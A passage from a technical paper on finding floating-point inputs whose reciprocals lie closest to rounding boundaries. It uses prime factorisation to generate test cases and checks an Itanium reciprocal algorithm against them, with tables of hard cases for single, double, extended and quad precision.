A sufficient condition for equivalent rounding behavior is that the two values $f^*(x)$ and $f(x)$ should never be separated by a rounding boundary, i.e. a floating-point number (for directed rounding) or a midpoint (for round-to-nearest). That is, there is never a rounding boundary m with $f(x) \leq m \leq f^*(x)$ or $f^*(x) \leq m \leq f(x)$, unless $f^*(x) = f(x)$. (Not quite a necessary condition in the round-to-nearest mode since if one is exactly equal to the rounding boundary and the other on the "right" side, the correct result will be obtained.) This is usually hard to establish by analytic reasoning. However, it is usually easy to establish some sort of relative error bound ϵ such that:

$$|f^*(x) - f(x)| \leq \epsilon |f(x)|$$

Therefore, misrounding can occur only when

$$|f(x) - m| \leq \epsilon |f(x)|$$

It is therefore interesting for purposes of both testing and proving correctness to deliberately concoct test points x to make the relative distance from a rounding boundary $|f(x) - m|/|f(x)|$ as small as possible. Indeed, irrespective of the details of the algorithms we are concerned with, these test points might be expected to display greatest sensitivity to the accuracy of $f^*(x)$ and so show up errors most easily.

For some basic algebraic functions, such special x can be found analytically using number-theoretic techniques [14, 11], in such a way that the very worst examples (having the smallest relative distance from a rounding boundary) are isolated. For transcendental functions, this is more difficult, but one can still generate good cases by exploiting local linearity and solving congruences. For double-precision it is feasible, though costly, to isolate the very worst examples [6].

One use of the points so obtained is to test floating-point functions. Indeed, Parks [11] reports that such testing exposed a bug in a commercial microprocessor. A more ambitious goal, realized for square root algorithms by Cornea [1], is to isolate a sufficiently large set of points that the correct behavior of the algorithm on these, in conjunction with an analytical proof that covers all other cases, gives a complete correctness proof of the algorithm in all cases. For example, if we can prove analytically that for all floating-point numbers x we have:

$$|f^*(x) - f(x)| \leq \epsilon |f(x)|$$

and that some set S_ϵ contains all points x where $|m - f(x)| \leq \epsilon |f(x)|$ for some rounding boundary m, the correctness of the algorithm in all cases is equivalent to the correctness just for the points in S_ϵ. If such sets can be found easily and they are not too large, this gives a very effective methodology for proofs of algorithms. The goal of this paper is to show how to isolate such special cases for the reciprocal (and reciprocal square root) function and demonstrate their applicability in such correctness proofs of algorithms.

2 Critical cases for quotient and reciprocal

We will in what follows consider a single floating-point format with precision p, which contains all the floating-point numbers concerned and is also the destination format for the result. We also ignore the possibility of overflow and underflow in computation sequences. This keeps the presentation simpler and accords well with the intended applications where all input numbers are double-extended and additional exponent range (but not precision) is available for intermediate computations. The results that follow can straightforwardly be refined for mixed-precision applications.

It's instructive to examine the problem for the general case of quotients, and then contrast the restriction to the reciprocal. In general, we seek floating-point numbers x and y such that x/y lies close to some w that is either itself a floating-point number or a midpoint between two floating-point numbers. Without loss of generality, we can assume:

$$\begin{array}{ll} x = 2^{e_x} a & 2^{p-1} \leq a < 2^p \\ y = 2^{e_y} b & 2^{p-1} \leq b < 2^p \\ w = 2^{e_w} m & 2^p \leq m < 2^{p+1} \end{array}$$

where p is the floating-point precision and a, b and m, as well as the various e_i, are integers. Note that even values of m correspond to floating-point numbers and odd values correspond to midpoints. We are interested in how small the relative difference $|x/y - w|/|x/y|$ can become. This relative difference can be rewritten as:

$$\frac{|x/y - w|}{|x/y|} = |1 - wy/x| = |1 - 2^{-q} mb/a|$$

where $q = e_x - (e_w + e_y)$, and so

$$\frac{|mb - 2^q a|}{2^q a}$$

Given the ranges of the values a, b and m, we have

$$2^{2p-1} \leq mb < 2^{2p+1}$$

and

$$2^{q+p-1} \leq 2^q a < 2^{q+p}$$

It turns out that the only interesting cases are when $q = p$ or $q = p + 1$. For if $q \leq p - 1$ then $q + p \leq 2p - 1$ so we have

$$2^q a \leq 2^q (2^p - 1) < 2^{2p-1} \leq mb$$

(remember that the values a, b and m are integers so when $< 2^r$ they are actually $\leq 2^r - 1$) and so

$$\frac{|mb - 2^q a|}{2^q a} \geq 2^q / (2^q a) = 1/a > 2^{-p}$$

.

Similarly if $q = p + 2$ we have:

$$mb \leq (2^p - 1)(2^{p+1} - 1) < 2^{2p+1} \leq 2^{p+2} a < 2^{2p+2}$$

and therefore

$$\frac{|mb - 2^q a|}{2^q a} \geq (2^{p+1} + 2^p - 1)/(2^q a) > 2^{p+1}/2^{2p+2} = 2^{-(p+1)}$$

Finally, if $q \geq p + 3$ then $2^q a > 2mb$ and so

$$\frac{|mb - 2^q a|}{2^q a} > 1/2$$

In all these cases, the distance is at least $2^{-(p+1)}$. Therefore, when seeking cases where the distance is of order 2^{-2p} (for realistic p) we need only consider $q \in \{p, p + 1\}$. This

being the case, the denominator $2^q a$ is constrained to within a factor of 4, so the essential problem is to find how small

$$|mb - 2^q a|$$

can become for $q \in \{p, p+1\}$. Since the value is an integer, we can try to find small values by explicit consideration of the various possibilities in succession:

$$\begin{aligned}
mb &= 2^p a + 1 \\
mb &= 2^p a - 1 \\
mb &= 2^{p+1} a + 1 \\
mb &= 2^{p+1} a - 1 \\
mb &= 2^p a + 2 \\
mb &= 2^p a - 2 \\
mb &= 2^{p+1} a + 2 \\
mb &= 2^{p+1} a - 2 \\
mb &= 2^p a + 3 \\
&\dots
\end{aligned}$$

It seems that the number of possible solutions of these equations is too large for this to be a practical approach. On the other hand, if we fix any one of the values a, b and m, the problem becomes tractable. If we fix either m or b then the problem becomes a set of linear congruences (with additional range restrictions filtering the possible solution set), which are easy to solve. If we consider the special case of the reciprocal, then we fix $a = 2^{p-1}$. This problem is also tractable, as we shall see, but has a somewhat different character. We just need to consider

$$\begin{aligned}
mb &= 2^{2p-1} + \delta \\
mb &= 2^{2p} + \delta
\end{aligned}$$

for successive small integers δ. In fact, the situation is even better, because once again no small values can arise in the former case because of the range limitation, except for the trivial $mb = 2^{2p-1}$; the next case must be $(2^p + 1)2^{p-1} = 2^{2p-1} + 2^{p-1}$. So we need only be concerned with solutions to

$$mb = 2^{2p} + \delta$$

for integers $2^{p-1} \le b < 2^p$ and $2^p \le m < 2^{p+1}$. Indeed, for small δ, it is easy to see that the two upper bounds imply the lower ones.

3 Factorization distribution

Our approach to the problem of finding all solutions to $mb = 2^{2p} + \delta$ (with p and δ fixed) is quite straightforward. We find the prime factorization of $2^{2p} + \delta$, and consider all possible ways of distributing these prime factors into two parts m and b subject to the appropriate range limitation $m < 2^{p+1}$ and $b < 2^p$. In general, we will refer to a factorization $n = ab$ of n with $a < A$ and $b < B$ as an (A, B)-*balanced* factorization.

Consider, for illustration, the case $p = 6$ and $\delta \in \{\pm 1, \pm 2, \pm 3\}$. In each case we find the prime factorization of $2^{2p} + \delta$:

$$\begin{aligned}
2^{12} + 1 &= 17 \cdot 241 \\
2^{12} - 1 &= 3^2 \cdot 5 \cdot 7 \cdot 13 \\
2^{12} + 2 &= 2 \cdot 3 \cdot 683 \\
2^{12} - 2 &= 2 \cdot 23 \cdot 89 \\
2^{12} + 3 &= 4099 \\
2^{12} - 3 &= 4093
\end{aligned}$$

In the cases $2^{12}+1$, $2^{12}+2$, $2^{12}+3$ and $2^{12}-3$, the largest factor is already $> 2^{p+1} = 128$, so there is no possible distribution obeying the range restrictions. For $2^{12} - 2$ there is exactly one such distribution:

$$m \cdot b = 89 \cdot (2 \cdot 23) = 89 \cdot 46$$

Note that the 'symmetrical' distribution is not admissible because $89 > 2^p$. For $2^{12} - 1$, there are four possible distributions:

$$\begin{aligned}
m \cdot b &= (3^2 \cdot 13) \cdot (5 \cdot 7) = 117 \cdot 35 \\
m \cdot b &= (3 \cdot 5 \cdot 7) \cdot (3 \cdot 13) = 105 \cdot 39 \\
m \cdot b &= (7 \cdot 13) \cdot (3^2 \cdot 5) = 91 \cdot 45 \\
m \cdot b &= (5 \cdot 13) \cdot (3^2 \cdot 7) = 65 \cdot 63
\end{aligned}$$

Note that the corresponding m are all odd, and therefore represent midpoints. Thus, we can say that $|1/y - w| \ge 4/2^{12}|1/y|$ for any midpoint w except in the cases where y's significand b is in the set $\{35, 39, 45, 46, 63\}$; for $b = 46$ we get a $2/2^{12}$ relative distance and for 35, 39, 45 and 63 we get $1/2^{12}$. Since the above lists exhausts all m, even or odd, we see that $|1/y - w| \ge 4/2^{12}|1/y|$ for any floating-point number w, except for the special cases when y is a power of 2 and so its reciprocal is exactly representable (i.e. $1/y = w$).

4 Implementation

The implementation of the above idea is straightforward, given any reasonable programming language. We have used Objective CAML, a very high-level functional language that we have previously used extensively for implementation of theorem proving code:

`http://www.ocaml.org/`

This already has a multiprecision integer and rational function datatype available. It does not, however, have a built-in library for factoring numbers, and we did not want to write our own code for this operation — since the numbers can be as large as 2^{226} (for quad precision reciprocals), factorization is a non-trivial problem. We used the factoring code included in the PARI / GP system:

`http://www.parigp-home.de/`

The documentation says:

factorint$(n, \{flag = 0\})$: factors the integer n using a combination of the Shanks SQUFOF and Pollard Rho method (with modifications due to Brent), Lenstra's ECM (with modifications by Montgomery), and MPQS (the latter adapted from the LiDIA code with the kind permission of the LiDIA maintainers), as well as a search for pure powers with exponents≤ 10.

We are not experts in the topic of factorization, but have been quite impressed with how fast it usually factors numbers. Only for quad precision, when the numbers are of the order 2^{226}, does it start to slow down noticeably. Rather than a strict primality test, the factors are only subjected to a strong probabilistic primality test. Therefore, out of paranoia, we have developed our own code to certify primality, by constructing prime certificates in the style of Pratt [12], appealing to Lucas's theorem. That is, to certify that each p occurring in PARI/GP's factorization is prime, we show that there is a primitive root a modulo p such that $a^{p-1} \equiv 1 \pmod{p}$ but $a^{\frac{p-1}{q}} \not\equiv 1 \pmod{p}$ for any prime factor q of $p-1$. (The primitive root a is found randomly, and the factors q of $p-1$ are found by using PARI/GP's factorization recursively, certifying those factors as primes too.) This certification slows down the factorization process by a moderate amount, so we sometimes switch it off when experimenting.

Once we have the prime factors, we need to test all ways of distributing them over two numbers subject to range restrictions. As noted, we need only apply the upper range restrictions $m < 2^{p+1}$ and $b < 2^p$. Roughly, we just naively enumerate all possibilities. In order to cut off choice points as soon as possible, we start distributing from the largest prime factors, i.e. consider the prime factors $p_1^{\alpha_1} \cdot p_2^{\alpha_2} \cdot \cdots \cdot p_k^{\alpha_k}$ in decreasing order $p_1 > p_2 > \cdots > p_k$. We first consider all $\alpha_1 + 1$ ways of distributing $p_1^{\alpha_1}$ into two parts. If any of these distributions already violate the range restriction, they are abandoned. Otherwise, for each one, we consider the $\alpha_2 + 1$ ways of distributing $p_2^{\alpha_2}$, and so on. The algorithm is very straightforward to program recursively in OCaml.

It might be doubted whether such a naive distribution algorithm is acceptably efficient. At least it has been adequate to obtain some results quite quickly for the main precisions that interest us, $p \in \{24, 53, 63, 113\}$. We first look at some of these results and then turn to a detailed performance analysis.

5 Results

Table 1 presents a small sample of the results obtained using the methods outlined above. For each of the four major precisions $p = 24, 53, 64, 113$, we list the 66 floating-point significands whose reciprocals are closest either to floating-point numbers or midpoints. This distance, as a multiple of the corresponding 2^{-2p}, is given in the 'd' columns. When, as often happens, several reciprocals have the same 'd' value we order them in decreasing order, and cut the table off on that basis. The asterisk means that the distance is from a floating-point number (and hence may be unimportant if we are concerned only with round-to-nearest).

Larger lists for d up to a few thousand can be generated for all these precisions without requiring more than a few days of runtime on a modern machine. And of course, it is trivial to parallelize the task since it consists of a separate subtask for each d considered.

6 Applications

We can use the techniques set out above in the design and verification of algorithms for correctly rounded reciprocals. These might be substituted by the programmer, or by the compiler if it can recognize that in an expression a/b, the constant a is guaranteed to be 1. (This could be generalized to any power of 2.) For example, the following algorithm is normally used for double-extended precision division (precision $p = 64$) on Intel® Itanium® processors.

1.	$y_0 = \texttt{frcpa}(b)$	
2.	$d = 1 - by_0$	$q_0 = ay_0$
3.	$d_2 = dd$	$d_3 = dd + d$
4.	$y_1 = y_0 + y_0 d_3$	$d_5 = d_2 d_2 + d$
5.	$y_2 = y_0 + y_1 d_5$	$r_0 = a - bq_0$
6.	$e = 1 - by_2$	$q_1 = q_0 + r_0 y_2$
7.	$y_3 = y_2 + ey_2$	$r = a - bq_1$
8.	$q = q_1 + ry_3$	

Single precision		*Double precision*		*Extended precision*		*Quad precision*	
Mantissa	d	Mantissa	d	Mantissa	d	Mantissa	d
0x800000	0^*	0x10000000000000	0^*	0x8000000000000000	0^*	0x10000000000000000000000000000000	0^*
0xFFFFFF	1	0x1FFFFFFFFFFFFF	1	0xFFFFFFFFFFFFFFFF	1	0x1FFFFFFFFFFFFFFFFFFFFFFFFFFFFF	1
0xFE01FF	1	0x1FFFFFF8000001	1	0xD6329033D6329033	1	0x1FFFFFFFFFFFFFE00000000000000001	1
0xFC3237	1	0x1FD8CD299E8D79	2^*	0xB7938C6947D97303	1	0x1B52F1BB6F8DC3F0D920E2F3D449B	1
0xF0FF0F	1	0x1FC94266515BC9	2^*	0x99D0C486A0FAD481	1	0x19C1ECF3420D27F8729BA7E1AB31D	1
0xF02A3B	1	0x1F739BD459BEA2	2	0x989E556CADAC2D7F	1	0x17ABDE305BAC595488190B4AD7657	1
0xF00FF1	1	0x1F65FAD23B0D86	2	0x8E05E117D9E786D5	1	0x14367E6C7D1CD9E2833D2900EE8D5	1
0xEE4BC5	1	0x1EF7930608393E	2	0xFFFFFFFFFFFFFFFE	4^*	0x1FFBA28E4810FB56A9FDD85058227	2^*
0xEC7EC7	1	0x1EDA43AEE3120F	2^*	0xFFFFFFFE00000002	4^*	0x1FF0231E35F73DFF14F89AADF10C2	2
0xE25473	1	0x1ED31F284BA183	2^*	0xFFFFF000007FFFFE	4^*	0x1FE5A1913A4EF66DEF762D8053282	2
0xE1368B	1	0x1E9A9473949BF6	2	0xFF801FFA00FFE002	4^*	0x1FE1696E4EFFB6A84655C0D432D92	2
0xE05475	1	0x1E8D517D09C5C2	2	0xFF007FC01FF007FE	4^*	0x1FDA070427995BB524AB4B13DC457	2^*
0xDE86A9	1	0x1E756F08DF1792	2	0xFE421D63446A3B34	4	0x1FAA42B2AE532A32F819FE18EDEAF	2^*
0xDC23DD	1	0x1E4599DD926B71	2^*	0xFDC1EAD583108905	4^*	0x1F97117BE0A19F4B8279CEBB8A682	2
0xD43D43	1	0x1E20ADBC4078A2	2	0xFC41DF1077C41DF3	4^*	0x1F76B18346B7182CE92732C773FB2	2
0xD25D25	1	0x1DE4A0D00FA9B2	2	0xFC07FFE03FFF01FE	4^*	0x1F742DB89E4A0B81D5A2FE647E4EB	2^*
0xD0DD0D	1	0x1DE441D5331432	2	0xFC07F01FC07F01FE	4^*	0x1F490212CC8000000003E92042599	2^*
0xD0AC19	1	0x1DA83EEDD80267	2^*	0xFBFC17DFE0BEFF04	4	0x1F40436566B31BF75C99DF44F291F	2^*
0xC23DC3	1	0x1DA210DAEB138E	2	0xFB20F95555168D17	4^*	0x1F361A9D498B669732A60AFCF9461	2^*
0xC100C1	1	0x1D7F8AC20F7A3F	2^*	0xFB0089D7241D10FC	4	0x1F25136B121FE2DD08B9975B8DBD2	2
0xB84A93	1	0x1D7B72B82BAE23	2^*	0xFA0BF7D05FBE82FC	4	0x1F1DFB37ABDE94B6800C5550CD152	2
0xAD1367	1	0x1D5B9032F086BE	2	0xF98AF433A85E62BF	4^*	0x1F182E16A52503DCEDEBC24CA2B4E	2
0xAB8BE1	1	0x1D5616F7BA44B9	2^*	0xF96BA24DC930852A	4^*	0x1F140333F6B5946A06272DBD508B7	2^*
0xA6449F	1	0x1C8ECFA282734B	2^*	0xF93AB02081C9D1D6	4^*	0x1F0DD51725F05CC5C752AA05A4311	2^*
0xA24CF7	1	0x1C69BF28EBA166	2	0xF912590F016D6D04	4	0x1F001BEA0DE009CE597A0A8CE4B02	2
0xA0DDD1	1	0x1C67CF42F20D11	2^*	0xF858A9FE5A20550D	4^*	0x1EC36516E1240A243EF66232D4BA7	2^*
0x9BEAAF	1	0x1C4D3AABD478F6	2	0xF84CEE8E701FC266	4^*	0x1EBC4C4507F9CE8304761C8F703D2	2
0x986799	1	0x1C2693DCF34742	2	0xF774DD7F912E1F54	4	0x1E9EDBD047D1D813FB315AB469B2E	2
0x909909	1	0x1BEA3278B789D2	2	0xF7444DFBF7B20EAC	4	0x1E89A9332E4A8C84E2AA22A6DF7F1	2^*
0x8EFA43	1	0x1BB2278C9B2F97	2^*	0xF6F0243D8121FB7A	4^*	0x1E8119576512C73436A03607DCB9B	2^*
0x87CC45	1	0x1B962F9EBB9659	2^*	0xF6640F754B4E709A	4^*	0x1E765D90D920CEEEBD7F5E0E0BBA9	2^*
0x869913	1	0x1B227794E85702	2	0xF39EB657E24734AC	4	0x1E5DF4E7C4BB29C00588956CF0009	2^*
0xCA6691	2^*	0x1B0FD7099EB189	2^*	0xF36EE790DE069D54	4	0x1E587973506590E472C4A72A35CF1	2^*
0xA1E58F	2^*	0x1B0942AAAE0BD3	2^*	0xF363A464E2DCD8EB	4^*	0x1E40DECFCF36257C367CACDAD3F77	2^*
0xFFFFFE	4^*	0x1AE6849E786AD2	2	0xF286AD7943D79434	4	0x1E2BE9D384CE2D85FD8013E21ECF2	2
0xFFE002	4^*	0x1ABBEB8E009CE1	2^*	0xEF9DA1D868469215	4^*	0x1E15BB4DD7AA987E15487C533C649	2^*
0xAAAAAC	4	0x1AA7C88EE59082	2	0xEDF09CCC53942014	4	0x1E0C9181ECD8418355A1A49887852	2
0x8C1284	4	0x1A6F41DAB98CB2	2	0xEDE957FFFFC485AA	4^*	0x1E0697C8651B43A9309DE9E6F021E	2
0x801001	4^*	0x1A2CE4D7478A06	2	0xEDE95090B57B7A56	4^*	0x1DEE59C5D9CC8CB8613C8C6AD453F	2^*
0x800001	4^*	0x1A149BAD85DE72	2	0xEDBAA0922AFB6EAA	4^*	0x1DBA39CE33CA8DEF599F5DA2A534F	2^*
0x94F105	5	0x1A0E795098FF63	2^*	0xEC4B058D0F7155BC	4	0x1DAC85098ABA5E144E44187FB5467	2^*
0x92ABAB	5	0x1A0B8FFFFCBE8E	2	0xEC1CA6DB6D7BD444	4	0x1D99C15392893EA6B5200AB3E8819	2^*
0xE401C8	8	0x19F142D24E1352	2	0xEB443F5A21FAD10E	4^*	0x1D983DBB99EAC626064F81D7BF4D2	2
0xE071F9	8^*	0x19BD2D9FD24AD7	2^*	0xEA6EE2D972746ED1	4^*	0x1D86CC4938A03D4525C152AB8505E	2
0xD6D764	8^*	0x19B8D7C084EE43	2^*	0xEA40E197842DA6AF	4^*	0x1D573D7B5CFE2D277AD5E05BAC65E	2
0xD443F2	8^*	0x199E1B447E99C2	2	0xE934A8E070ACB65D	4^*	0x1D4D79E1F152354E10F583D4A65C9	2^*
0xCFBA38	8	0x19939800033273	2^*	0xE84BDA12F684BDA3	4^*	0x1D4CF86C34F75247D8FA16202FA29	2^*
0xB5C2F1	8^*	0x1975E059B82E49	2^*	0xE775FF856986AE74	4	0x1D4562A76F879A38EEE86F526D231	2^*
0xB447BC	8^*	0x1960A45D1A71E6	2	0xE6944AE6502F8A22	4^*	0x1D3168C71EC1068F69A433D0DF9B7	2^*
0xAE4F88	8	0x19385F4F83B2B1	2^*	0xE5CB972E5CB972E4	4	0x1D26EDCA8F70B604EC3E7797A93A1	2^*
0x9A5F6E	8^*	0x190759A7F39561	2^*	0xE597116BD81B26A3	4^*	0x1D16B51A196CFFF2477078355A9AE	2
0x988597	8^*	0x18F187FFFCE1CF	2^*	0xE58C38D1342FBE3A	4^*	0x1D12CF093CC27703DA21DC7D68CE7	2^*
0x91FEDC	8^*	0x18DFA37A569E47	2^*	0xE58469F0234F72C4	4	0x1CEC5ADBF01E9685CD487AD8F3327	2^*
0xFFFFFD	9	0x1879574AF5FBB1	2^*	0xE511C4648E2332C4	4	0x1CE72221273FE0035FEC64CBB3DBF	2^*
0xA013D1	11	0x184A12EFEF626E	2	0xE3FC771FE3B8FF1C	4	0x1CE4C2D686D170738B75E2AFECF3E	2
0xF56DA7	12^*	0x18401CBCDB5596	2	0xE3C845B18BD25EC6	4^*	0x1CD0C2468D84F6ACF871D5E1FCBA9	2^*
0x858376	12^*	0x181EFE51EAD722	2	0xE318DE3C8E6370E4	4	0x1CCB50FE42CD1B95A59CA8AD6EB99	2^*
0xCF7D05	13	0x1806C89FCB9452	2	0xE301201062C997DE	4^*	0x1CABCCB01B54CE7E2A63A99B9D9C2	2
0xEE5223	14^*	0x17F52093014F0E	2	0xE23B9711DCB88EE4	4	0x1C9ED60CFD93F55F117571C3FDA0E	2
0xE528AB	14^*	0x17D93736C115FF	2^*	0xE231188C46231187	4^*	0x1C820E19C1A66CE04C62A562E9111	2^*
0xBF3621	14^*	0x17A6B0778D60C1	2^*	0xE1F00785C1FF0F82	4^*	0x1C673D52FCD6E005D2A2B3D40EDCF	2^*
0xAB5ED9	14^*	0x178CB7D5D6E322	2	0xE159BE4A8763011C	4	0x1C670773DF1678DF0A4336D3FE21E	2
0x8EFE15	14^*	0x17641C46F799EE	2	0xE0A72F05397829CA	4^*	0x1C4D4290F01337DEE39B3A7862BDE	2
0x897ECD	14^*	0x175D929C3C2FC9	2^*	0xE0A720FAC6F829CA	4^*	0x1C4BD3136A6DB6DB6DB351F3546E2	2
0xFFFFFC	16^*	0x1733B8284238F1	2^*	0xE073C0EE938231F9	4^*	0x1C49777FF62E0B0DA1A4CDB58587F	2^*
0xF83F04	16^*	0x17255CA25B68E1	2^*	0xDF738B7CF7F482E4	4	0x1C4814DFE06ECB4EB88D00BA934F2	2

Table 1. Some numbers with reciprocals closest to numbers(*) and midpoints

As usual in algorithms of this kind, each operation uses a fused multiply-add (*not* a separate multiplication and addition), all steps but the last are performed in round-to-nearest mode with additional exponent range precluding the possibility of intermediate overflow or underflow, and the last operation is done in the intended rounding mode and target precision.

Embedded in this algorithm is the computation of a very accurate reciprocal approximation y_3. Originally, in the design of algorithms of this kind, the correctness of the final rounding of q was justified by a theorem whose precondition requires perfect rounding of y_3 [9], and only later was it noted by the present author that a relative error $y_3 = \frac{1}{b}(1+\epsilon)$ for $|\epsilon| < 2^{-p}$ suffices, which can be satisfied by a relatively weak error condition on y_2 and the analysis of a few special cases [3, 8]. However, if we are in a situation where $a = 1$ we might consider, instead of using the entire sequence, unpicking the algorithm for reciprocation to be used directly, since its latency is shorter by 1 operation, and it uses only 9 floating-point operations instead of 14:

1. $y_0 = \texttt{frcpa}(b)$
2. $d = 1 - by_0$
3. $d_2 = dd$ $\qquad$ $d_3 = dd + d$
4. $y_1 = y_0 + y_0 d_3$ $\qquad$ $d_5 = d_2 d_2 + d$
5. $y_2 = y_0 + y_1 d_5$
6. $e = 1 - by_2$
7. $y = y_2 + ey_2$

Now the question of whether y is always correctly rounded becomes critical. First we will consider round-to-nearest. The initial approximation returned by `frcpa` will satisfy $y_0 = \frac{1}{b}(1+\epsilon_0)$ for some $|\epsilon_0| \leq 2^{-8.886}$. A routine relative error analysis, assuming each rounding $rn(x)$ yields $x(1+\epsilon)$ for some $|\epsilon| \leq 2^{-64}$, shows that y^*, the value of y before the last rounding, satisfies

$$y^* = \frac{1}{b}(1+\epsilon)$$

where $|\epsilon| \leq 2^{-123.37}$. Therefore, the only cases where incorrect rounding can occur are those closer than this relative distance to a midpoint. The potentially failing significands b can be isolated by finding all $(2^{65}, 2^{64})$-balanced factorizations $mb = 2^{128} + d$ for integers $|d| \leq 24$ (since $24 + 1 > 2^{-123.37}/2^{-128}$) and m odd. The set of b values that we need to consider are the following 134 (ordered in decreasing size, not according to their closeness to a midpoint):

```
0xFFFFFFFFFFFFFFFF 0xFFFFFFFFFFFFFFFD 0xFE421D63446A3B34
0xFBFC17DFE0BEFF04 0xFB940B119826E598 0xFB0089D7241D10FC
0xFA0BF7D05FBE82FC 0xF912590F016D6D04 0xF774DD7F912E1F54
0xF7444DFBF7B20EAC 0xF39EB657E24734AC 0xF36EE790DE069D54
0xF286AD7943D79434 0xEDF09CCC53942014 0xEC4B058D0F7155BC
0xEC1CA6DB6D7BD444 0xE775FF856986AE74 0xE5CB972E5CB972E4
0xE58469F0234F72C4 0xE511C4648E2332C4 0xE3FC771FE3B8FF1C
0xE318DE3C8E6370E4 0xE23B9711DCB88EE4 0xE159BE4A8763011C
0xDF738B7CF7F482E4 0xDEE256F712B7B894 0xDEE24908EDB7B894
0xDE86505A77F81B25 0xDE03D5F96C8A976C 0xDDFF059997C451E5
0xDB73060F0C3B6170 0xDB6DB6DB6DB6DB6C 0xDB6DA92492B6DB6C
0xDA92B6A4ADA92B6C 0xD9986492DD18DB7C 0xD72F32D1C0CC4094
0xD6329033D6329033 0xD5A004AE261AB3DC 0xD4D43A30F2645D7C
0xD33131D2408C6084 0xD23F53B88EADABB4 0xCCCE6669999CCCD0
0xCCCE666666633330 0xCCCCCCCCCCCCCCD0 0xCBC489A1DBB2F124
0xCB21076817350724 0xCAF92AC7A6F19EDC 0xC9A8364D41B26A0C
0xC687D6343EB1A1F4 0xC54EDD8E76EC6764 0xC4EC4EC362762764
0xC3FCF61FE7B0FF3C 0xC3FCE9E018B0FF3C 0xC344F8A627C53D74
0xC27B1613D8B09EC4 0xC27B09EC27B09EC4 0xC07756F170EAFBEC
0xBDF3CD1B9E68E8D4 0xBD5EAF57ABD5EAF4 0xBCA1AF286BCA1AF4
0xB9B501C68DD6D90C 0xB880B72F050B57FC 0xB85C824924643204
0xB7C8928A28749804 0xB7A481C71C43DDFC 0xB7938C6947D97303
0xB38A7755BB835F24 0xB152958A94AC54A4 0xAFF5757FABABFD5C
0xAF4D99ADFEFCAAFC 0xAF2B32F270835F04 0xAE235074CF5BAE64
0xAE0866F90799F954 0xADCC548E46756E64 0xAD5AB56AD5AB56AC
0xAD5AAA952AAB56AC 0xAB55AAD56AB55AAC 0xAAAAB55555AAAAAC
0xAAAAAAAAAAAAAAAC 0xAAAAA00000555554 0xA93CFF3E629F347D
0xA80555402AAA0154 0xA8054ABFD5AA0154 0xA7F94913CA4893D4
0xA62E84F95819C3BC 0xA5889F09A0152C44 0xA4E75446CA6A1A44
0xA442B4F8DCDEF5BC 0xA27E096B503396EE 0x9E9B8FFFFFD8591C
0x9E9B8B0B23A7A6E4 0x9E7C6B0C1CA79F1C 0x9DFC78A4EEEE4DCB
0x9C15954988E121AB 0x9A585968B4F4D2C4 0x99D0C486A0FAD481
0x99B831EEE01FB16C 0x990C8B8926172254 0x990825E0CD75297C
0x989E556CADAC2D7F 0x97DAD92107E19484 0x9756156041DBBA94
0x95C4C0A72F501BDC 0x94E1AE991B4B4EB4 0x949DE0B0664FD224
0x942755353AA9A094 0x9349AE0703CB65B4 0x92B6A4ADA92B6A4C
0x9101187A01C04E4C 0x907056B6E018E1B4 0x8F808E79E77A99C4
0x8F64655555317C3C 0x8E988B8B3BA3A624 0x8E05E117D9E786D5
0x8BEB067D130382A4 0x8B679E2B7FB0532C 0x887C8B2B1F1081C4
0x8858CCDCA9E0F6C4 0x881BB1CAB40AE884 0x87715550DCDE29E4
0x875BDE4FE977C1EC 0x86F71861FDF38714 0x85DBEE9FB93EA864
0x8542A9A4D2ABD5EC 0x8542A150A8542A14 0x84BDA12F684BDA14
0x83AB6A0900756D410 0x83AB6A06F8A92BF0 0x83A7B5D13DAE81B4
0x8365F2672F9341B4 0x8331C0CFE9341614 0x82A5F5692FAB4154
0x8140A05028140A04 0x8042251A9D6EF7FC
```

One can show by explicit computation that the algorithm works correctly on these values. It therefore rounds correctly on all values in round-to-nearest.

For directed rounding modes, the situation is less good. Once again the relative error condition gives rise to a set of test points, this time 227 of them. The algorithm works correctly on 220 of them, but not on floating-point numbers with one of the following 7 significands, the last of these representing exact powers of 2, for which the true result is exactly representable. Cognoscenti who perform a back-of-envelope calculation will not be surprised by the failure on exactly representable results, since correctness here would require y_2 already to be the correct result, which our relative error cannot quite guarantee.

```
0x8c82da588adc6416 0x84fdf027ef813f7b 0x827b9b8059090ab2
0x8080402010080401 0x8000080000400001 0x8000000000000001
0x8000000000000000
```

This analysis indicates that the algorithm will produce correctly rounded results if the ambient rounding mode is known to be round-to-nearest, but will not always guarantee correct rounding in other rounding modes. Moreover, note that for the same reason, the 'inexact' flag will be incorrectly set in round-to-nearest mode in the special cases where b is a power of 2. (As noted, the penultimate approximation y_2 cannot be the exact reciprocal in such cases, for otherwise we would obtain $e = 0$ and correct rounding in all

modes.) However, if this is considered important, it would be easy to detect and fix the problem with special case code without affecting overall latency.

7 Feasibility study

Although the previous sections show that the method is usefully applicable to some real problems, it's worth analyzing how practical the approach is likely to be in general. In attempting to use the method, three potential practical problems might arise

- Too many special points are isolated for further analysis to be feasible
- The factorization of some of the numbers is not feasible
- The distribution of prime factors is not feasible

We will not analyze the feasibility of factorization, since we do not understand the details of its implementation. We will however make the empirical observation that all factorizations for precisions up to $p = 64$ seem to be very straightforward for PARI / GP, taking a fraction of a second, while those for $p = 113$ usually take several seconds and, exceptionally, minutes.

Average density of balanced factorizations

It is not difficult to see that "on average" we obtain a fairly modest number of balanced factorizations per value examined. First note that the number of (A, B)-balanced products of numbers $\leq n$ is the number of lattice points contained both within the rectangle $0 \leq x \leq A$, $0 \leq y \leq B$ and under the curve $xy = n$. We can get a good estimate by ignoring "edge effects" and just considering the plane area, integrating to obtain:

$$C(n) = n(1 + \ln(\frac{AB}{n}))$$

Differentiating with respect to n yields the expected density, i.e. the average number of (A, B)-balanced product representations of a number close to n:

$$D(n) = \ln(AB/n)$$

Of course, these gross averages do not reflect small-scale fluctuations. Nevertheless, the agreement is fairly good with some empirical results obtained by sampling. In the following table, we examine the density of $(2^p, 2^p)$-balanced products for several p, looking in each case at 31 regions close to $\frac{k+1/2}{32}2^{2p}$ for $0 \leq k \leq 31$ and sampling 1024 successive points in each. The final figures at the bottom give the mean value. This indicates how accurate the sampling process is on average; perfectly representative sampling would give exactly 1 here. (We avoid sampling at $\frac{k}{32}2^p$ because that would lead to strong correlations between the sets of numbers at different k.)

$\ln(2^{2p}/n)$	$p = 24$	$p = 53$	$p = 64$
4.1588	4.4785	4.6835	3.3300
3.0602	2.8496	5.6621	3.2734
2.5494	2.4570	2.7070	2.2753
2.2129	2.0332	2.2421	2.2089
1.9616	2.0000	1.6953	2.3417
